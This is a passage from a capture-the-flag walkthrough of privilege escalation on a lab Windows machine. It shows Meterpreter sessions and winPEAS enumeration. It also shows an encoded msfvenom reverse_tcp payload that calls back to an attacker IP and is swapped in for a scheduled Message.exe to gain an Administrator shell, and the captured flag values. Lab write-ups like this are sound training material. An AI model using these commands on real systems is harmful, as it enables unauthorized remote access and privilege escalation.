


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.17.47.112:8090
[*] Sending stage (175174 bytes) to 10.10.252.214
[*] Meterpreter session 1 opened (10.17.47.112:8090 → 10.10.252.214:49365 ) at 2022-04-03 10:22:33 -0400
```

so now the last task will be privilege escalation , for that we will require further enumeration , so lets do that for now :

for that task we will use winpeas.bat file to enumerate our system further .


Now we will upload the winpeas bat file from meterpreter session we just got :



```
meterpreter > upload /home/kali/PEASS-ng/winPEAS/winPEASbat/winPEAS.bat
[*] uploading  : /home/kali/PEASS-ng/winPEAS/winPEASbat/winPEAS.bat → winPEAS.bat
[*] Uploaded 34.93 KiB of 34.93 KiB (100.0%): /home/kali/PEASS-ng/winPEAS/winPEASbat/winPEAS.bat → winPEAS.bat
[*] uploaded   : /home/kali/PEASS-ng/winPEAS/winPEASbat/winPEAS.bat → winPEAS.bat
```


now we will use our previous shell to execute the winpeas.bat file :

just write **winPEAS.bat** on the shell and the script will execute itself.



```
Amazon
Common Files
Common Files
Internet Explorer
Internet Explorer
Microsoft.NET
SystemScheduler
Windows Mail
Windows Mail
Windows NT
Windows NT
WindowsPowerShell
WindowsPowerShell
    InstallLocation    REG_SZ    C:\Program Files (x86)\SystemScheduler\
 [+] Remote Desktop Credentials Manager
```

So here is an interesting service running as system scheduler and its location of installation is also given , lets look there what it has to offer:




```
s
gram Files (x86)\SystemScheduler
================================

   Size     Type  Last modified              Name
   ----     ----  -------------              ----
x  4096     dir   2022-04-05 07:55:34 -0400  Events
-  60       fil   2019-08-04 07:36:42 -0400  Forum.url
-  9813     fil   2004-11-16 02:16:34 -0500  License.txt
-  1496     fil   2022-04-05 07:30:49 -0400  LogFile.txt
-  3760     fil   2022-04-05 07:31:20 -0400  LogfileAdvanced.txt
x  536992   fil   2018-03-25 13:58:56 -0400  Message.exe
x  445344   fil   2018-03-25 13:59:00 -0400  PlaySound.exe
x  27040    fil   2018-03-25 13:58:58 -0400  PlayWAV.exe
-  149      fil   2019-08-04 18:05:19 -0400  Preferences.ini
```

so here we can look into log files which are **LogFile.txt** and **LogfileAdvanced.txt.**


Lets look if there is something interesting , nothing fun here .

Lets visit **Events** directory and there we see more log files, lets see them :



```
Listing: c:\Program Files (x86)\SystemScheduler\Events
======================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  1926   fil   2022-04-05 08:01:02 -0400  20198415519.INI
100666/rw-rw-rw-  21886  fil   2022-04-05 08:01:02 -0400  20198415519.INI_LOG.txt
100666/rw-rw-rw-  290    fil   2020-10-02 17:50:12 -0400  2020102145012.INI
```

so in the second file we found a process message.exe running as administrator .




```
erpreter > cat 20198415519.INI_LOG.txt
04/19 15:06:01,Event Started Ok, (Administrator)
04/19 15:06:30,Process Ended. PID:2608,ExitCode:1,Message.exe (Administrator)
04/19 15:07:00,Event Started Ok, (Administrator)
04/19 15:07:34,Process Ended. PID:2680,ExitCode:4,Message.exe (Administrator)
04/19 15:08:00,Event Started Ok, (Administrator)
04/19 15:08:33,Process Ended. PID:2768,ExitCode:4,Message.exe (Administrator)
04/19 15:09:00,Event Started Ok, (Administrator)
```

So now what we can do is create a payload named as message.exe and replace it with the original file .


And our payload or reverse shell will be executed as administrator . Simple :-)

lets generate a msfvenom payload again :




```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.17.47.112 LPORT=3232 -f exe -o priv.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: priv.exe
```

now lets upload it on the target machine :




```
meterpreter > upload /home/kali/priv.exe
[*] uploading  : /home/kali/priv.exe → priv.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/priv.exe → priv.exe
[*] uploaded   : /home/kali/priv.exe → priv.exe
meterpreter > ls
```

now rename the old Message.exe as Message.bak :




```
meterpreter > mv Message.exe Message.bak
meterpreter > ls
```

now rename priv.exe I.e our reverse shell to message.exe :




```
meterpreter > mv priv.exe Message.exe
meterpreter > ls
```

start your listener in msfconsole :



```
msf6 exploit(multi/handler) > set lport 3232
lport => 3232
msf6 exploit(multi/handler) > set lhost 10.17.47.112
lhost => 10.17.47.112
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.17.47.112:3232
```


so just wait for a minute and you will get a reverse connection with admin privileges :



```
[*] Started reverse TCP handler on 10.17.47.112:3232
[*] Sending stage (175174 bytes) to 10.10.183.185
[*] Meterpreter session 1 opened (10.17.47.112:3232 -> 10.10.183.185:49259 ) at 2022-04-05 08:11:04 -0400

meterpreter > ls
Listing: C:\PROGRA~2\SYSTEM~1
=============================
```


now lets get some flags :

user flag :



```
meterpreter > ls
Listing: C:\Users\jeff\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-08-04 14:54:53 -0400  desktop.ini
100666/rw-rw-rw-  32    fil   2019-08-04 14:57:10 -0400  user.txt

meterpreter > cat user.txt
759bd8af507517bcfaede78a21a73e39meterpreter >
```

root flag :



```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1029  fil   2019-08-04 07:36:42 -0400  System Scheduler.lnk
100666/rw-rw-rw-  282   fil   2019-08-03 13:43:54 -0400  desktop.ini
100666/rw-rw-rw-  32    fil   2019-08-04 14:51:42 -0400  root.txt

meterpreter > cat root.txt
7e13d97f05f7ceb9881a3eb3d78d3e72meterpreter > 
```

Done :-)